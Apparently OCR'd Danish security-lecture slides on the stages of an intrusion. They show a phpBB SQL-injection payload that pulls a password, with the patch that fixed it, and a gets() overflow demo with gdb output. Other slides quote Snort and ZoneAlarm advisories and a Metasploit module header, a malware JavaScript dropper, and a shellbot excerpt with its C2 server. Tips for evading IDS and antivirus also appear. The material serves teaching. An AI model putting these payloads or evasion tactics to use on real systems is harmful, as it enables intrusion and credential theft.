
- Sourcekode auditering
- Binær auditering
- Fuzzing

Egenudvikling af sårbarheder

PhpBB <2.0.8:

```
$session_id =
   isset($HTTP_COOKIE_VARS[$board_config['cookie_name'] . '_sid'])
   ? $HTTP_COOKIE_VARS[$board_config['cookie_name'] . '_sid']
   : $HTTP_GET_VARS['sid'];
if ( $session_id ) {
   $sql =
        "SELECT p.post_id
        FROM " . POSTS_TABLE . " p, " . SESSIONS_TABLE . " s, " .
        USERS_TABLE . " u
        WHERE s.session_id = '$session_id' AND u.user_id =
        s.session_user_id AND p.topic_id = $topic_id AND
        p.post_time >= u.user_lastvisit
        ORDER BY p.post_time ASC LIMIT 1";
```

Egenudvikling af sårbarheder



[cvs] / phpbb / phpBB2 / viewtopic.php

cvs: phpbb/phpBB2/viewtopic.php

SOURCEFORGE.net

Diff for /phpbb/phpBB2/viewtopic.php between version 1.186.2.35 and 1.186.2.36

version 1.186.2.35, Sat Mar 13 15:08:23 2004 UTC	version 1.186.2.36, Sun Jul 11 16:46:18 2004 UTC
Line 64	**Line 64**
{	{
$session_id = isset($HTTP_COOKIE_VARS[$board_config['cookie_name'] . '_sid']) ? $HTTP_COOKIE_VARS[$board_config['cookie_name'] . '_sid'] : $HTTP_GET_VARS['sid'];	$session_id = isset($HTTP_COOKIE_VARS[$board_config['cookie_name'] . '_sid']) ? $HTTP_COOKIE_VARS[$board_config['cookie_name'] . '_sid'] : $HTTP_GET_VARS['sid'];
	if (!preg_match('/^[A-Za-z0-9]*$/', $session_id)) { $session_id = ''; }
if ($session_id) { $sql = "SELECT p.post_id	if ($session_id) { $sql = "SELECT p.post_id

Egenudvikling af sårbarheder

Eksempel på modificeret SQL query:

```
session_id=”’ UNION SELECT u.password FROM users u
WHERE id=42 /*”
```

Resultat:

```
SELECT p.post_id
    FROM posts p, sessions s, users u
    WHERE s.session_id = ‘’
UNION
SELECT u.password
    FROM users u
    WHERE id=42
    /*' AND u.user_id =     s.session_user_id AND
    p.topic_id = $topic_id AND    p.post_time >=
    u.user_lastvisit
    ORDER BY p.post_time ASC LIMIT 1
```


Egenudvikling af sårbarheder

```c
#include <stdio.h>

void echo_input (void)
{
  char small[30];
  gets(small);
  printf("%s\n", small);
}

int main(void)
{
  echo_input();
  return 0;
}
```


Egenudvikling af sårbarheder



Egenudvikling af sårbarheder

```
$./t
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
$
$
```

Egenudvikling af sårbarheder



Egenudvikling af sårbarheder

```
(gdb) disas 0x80483a6
Dump of assembler code for function echo_input:
0x0804837c <echo_input+0>:      push   %ebp
0x0804837d <echo_input+1>:      mov    %esp,%ebp
0x0804837f <echo_input+3>:      sub    $0x28,%esp
0x08048382 <echo_input+6>:      sub    $0xc,%esp
0x08048385 <echo_input+9>:      lea    0xffffffd8(%ebp),%eax
0x08048388 <echo_input+12>:     push   %eax
0x08048389 <echo_input+13>:     call   0x804829c
0x0804838e <echo_input+18>:     add    $0x10,%esp
0x08048391 <echo_input+21>:     sub    $0x8,%esp
0x08048394 <echo_input+24>:     lea    0xffffffd8(%ebp),%eax
0x08048397 <echo_input+27>:     push   %eax
0x08048398 <echo_input+28>:     push   $0x8048498
0x0804839d <echo_input+33>:     call   0x80482bc
0x080483a2 <echo_input+38>:     add    $0x10,%esp
0x080483a5 <echo_input+41>:     leave
0x080483a6 <echo_input+42>:     ret
End of assembler dump.
(gdb)
```

Kompromittering

- Direkte angreb
  - Firewalls
  - IDS (og IPS)
- Indirekte angreb mod klientsårbarheder (f.eks. IE-exploits)
  - Personlige firewalls der blokerer udadgående trafik
  - Antivirus (mønstergenkendelse => ændrer mønster)

Firewalls

Firewalls er en moden teknologi, der er rigtigt gode til at udføre deres funktion. Det er hovedsageligt DoS angreb der findes i moderne produkter, de sjældne gange det sker.

- DoS angreb
- Fragment angreb
- Flood angreb

Det kan typisk være nødvendigt at benytte andre angrebsmetoder (f.eks. indirekte angreb) hvis ordentlige firewalls blokerer den direkte vej.

Intrusion Detection Systemer (IDS)

Problemet med IDS er detektion, men IDS er heldigvis typisk mønsterbaseret, og kan derfor omgås.

- Modifikation af kendte exploits kan gøre at de går igennem udetekteret
- Fragmentering kan narre IDS
- Fejl i IDS kan lede til crash, send ’disable’-pakker før rigtigt angreb

Snort

Advisory ID : FrSIRT/ADV-2005-2138
CVE ID : CVE-2005-3252
Rated as : **Critical**
Remotely Exploitable : Yes
Locally Exploitable : Yes
Release Date : **2005-10-18**

Technical Description

A vulnerability has been identified in Snort, which could be exploited by remote attackers to execute arbitrary commands. This flaw is due to a stack overflow error in the Back Orifice pre-processor when determining the direction (to or from server) of a specially crafted UDP packet, which could be exploited by remote unauthenticated attackers to compromise a vulnerable system or network monitored by Snort.

Affected Products

Snort versions 2.4.0 through 2.4.2

Snort

Snort Back Orifice Pre-processor Remote Buffer Overflow Exploit (Win32)
Date : **25/10/2005**

Advisory : FrSIRT/ADV-2005-2138
Rated as : **Critical**

```
##########################################################
# for educational purpose only
# by Kira < trir00t [at] gmail.com > ##########################################################
package Msf::Exploit::snort_bo_overflow_win32;
use base 'Msf::Exploit';
use strict;
use Pex::Text;
my $holdrand;
my $advanced = {};
my $info = {
                'Name' => 'Snort Back Orifice Preprocessor Overflow',
                'Version' => '$Revision: 1.0 $',
                'Authors' => [ 'Trirat Puttaraksa (Kira) <trir00t [at] gmail.com>', ],
                'OS' => ['win32', 'win2000', 'winxp', 'win2003'],
.........
```

Personlige firewalls

Typisk mindre software firewalls der kun beskytter en enkelt maskine

- Beskytter også mod udadgående trafik
- Hovedsageligt kun brugt på Windows maskiner, hvilket gør det nemmere at få data ud fra Linux/Unix/BSD maskiner

Flere måder at omgå disse på:

- Piggybacking på tilladte programmer
- Send data fra lave netværkslag (NDIS)

Zonealarm

ZoneAlarm Personal Firewall Program Control Feature Bypass
Secunia Advisory:SA17450
Release Date:2005-11-09
Critical: Not critical
Impact: Security Bypass
Where: Local system
Solution Status: Unpatched
Software: ZoneAlarm Anti-Spyware 6.x
ZoneAlarm Antivirus 6.x
ZoneAlarm Internet Security Suite 6.x
ZoneAlarm Pro 6.x

Description:
Debasis Mohanty has discovered a weakness in various ZoneAlarm products, which can be exploited to bypass security features provided by the product.

The weakness is caused due to the Program Control feature failing to correctly identify and stop processes that use the Internet Explorer browser to make outgoing connections via the "ShowHTMLDialog()" API in MSHTML.DLL. This may be exploited by malware to send potentially sensitive information out from an affected system.

…

Antivirus

Antivirus programmer kontrollerer typisk filadgang, men baserer sig heldigvis typisk på mønstergenkendelse.

Selv små variationer kan narre mange AV produkter.

Eksempel på AV mønster

```
<APPLET code="com.ms.activeX.ActiveXComponent" WIDTH=0 HEIGHT=0></APPLET>
<SCRIPT LANGUAGE="JAVASCRIPT">
<!-- hide for safe browsers

InterfaceObject=document.applets[0];
setTimeout("ownload()",5000);

function ownload() {
        fsoClassID="{0D43FE01-F093-11CF-8940-00A0C9054228}";
        InterfaceObject.setCLSID(fsoClassID);
        fso = InterfaceObject.createInstance();
        windir = fso.getspecialfolder(0);
        filename = "\\config.exe";
        if (fso.FileExists(windir+filename) == false) {
        file = fso.opentextfile(windir+filename, "2", "TRUE")
        file.write(FileContent)
        file.close()
        setTimeout("Run()",500)
        }
        }

...
```

Eksempel på AV mønster

```
<APPLET

code="com.ms.activeX.ActiveXComponent" WIDTH=0 HEIGHT=0></APPLET>
<SCRIPT LANGUAGE="JAVASCRIPT">
<!-- hide for safe browsers

InterfaceObject=document.applets[0];
setTimeout("ownload()",5000);

function ownload() {
        fsoClassID="{0D43FE01-F093-11CF-8940-00A0C9054228}";
        InterfaceObject.setCLSID(fsoClassID);
        fso = InterfaceObject.createInstance();
        windir = fso.getspecialfolder(0);
        filename = "\\config.exe";
        if (fso.FileExists(windir+filename) == false) {
        file = fso.opentextfile(windir+filename, "2", "TRUE")
        file.write(FileContent)
        file.close()
        setTimeout("Run()",500)
        }
        }

...
```

Rootkits

Efter kompromittering har man typisk brug for en base på den hackede maskine til at udføre det videre arbejde igennem. Til dette benyttes typisk et Rootkit.

Eksempler:

- FU_rootkit (Windows, rootkit.com)
- t0rn (Linux)

Sløring af indtrængning

Rootkits benyttes bl.a. til at skjule:

- filer / foldere
- netværksforbindelser
- processer
- logentries

t0rn

"The t0rn rootkit replaces several binaries on the system in order to hide itself. Here are the binaries that it replaces:

- du
- find
- ifconfig
- in.telnetd
- in.fingerd
- login
- ls
- mjy
- netstat
- ps
- pstree
- top

A setuid shell is placed in /usr/man/man1/man1/lib/.lib/.x"

Sony rootkit

"I studied the driver's initialization function, confirmed that it patches several functions via the system call table and saw that its cloaking code hides any file, directory, Registry key or process whose name begins with "sys". "

- Mark's Sysinternals Blog (www.sysinternals.com)

Ekstraktion af oplysninger

- Dokumenter
- Logs
- Gemte password
- Mails
- ...

Konsolidering af adgang

- Installation af bagdøre
- Rootkits

Videre brug af maskiner

- Spam / open relays
- Proxy
- DDoS
- Distribuerede beregninger

Eksempel på bot-net

Phpbb include vuln scanning, via Google, generating new IRC botnet (NEW)

Published: 2005-11-10,
Last Updated: 2005-11-10 01:24:27 UTC by Patrick Nolan (Version: 3(click to highlight changes))

We have received two reports of systems being exploited via a phpbb include vulnerability and a "new" IRC bot is installed. Please update your files now. Phpbb forum support guru "Techie-Micheal" points out that "running update_to_latest.php on their install only updates the database (and is clearly stated in the documentation), files need to be updated seperately for which there are several methods".

The scanning is for **phpbb** versions **2.0.10 and under**. The latest version of phpbb is 2.0.18.

Micheal also notes "- In past bots, the bots would run as an "SSL'ed Apache. This one is a bit different;

my $processo = '/usr/local/firewall'".

The new IRC bot scans for vulnerable systems using Google, when successful it announces that "oopz and sirh0t and Aleks g0t pwned u!", and has UDP flooding and UDP/ICMP/TCP scanning capabilities.

Eksempel på bot-net

```
#Shellbot by sirh0t & oopz a.k.a zer-0-day
and Aleks PRIVATE!
#VERY FAST SPREADING!!!! NO JOKING
…
my $processo = '/usr/local/firewall';
…
servidor='forum.unixirc.pl'
porta='81'
…
  if ($funcarg =~ /^portscan (.*)/) {
     $hostip="$1";
     @portas=("21","23","25","80","113","135
","445","6660","6661","6662","6663","6665","
6666","6667","7000","8080");
```

Variationer

- Hacking vha. fysisk adgang
- …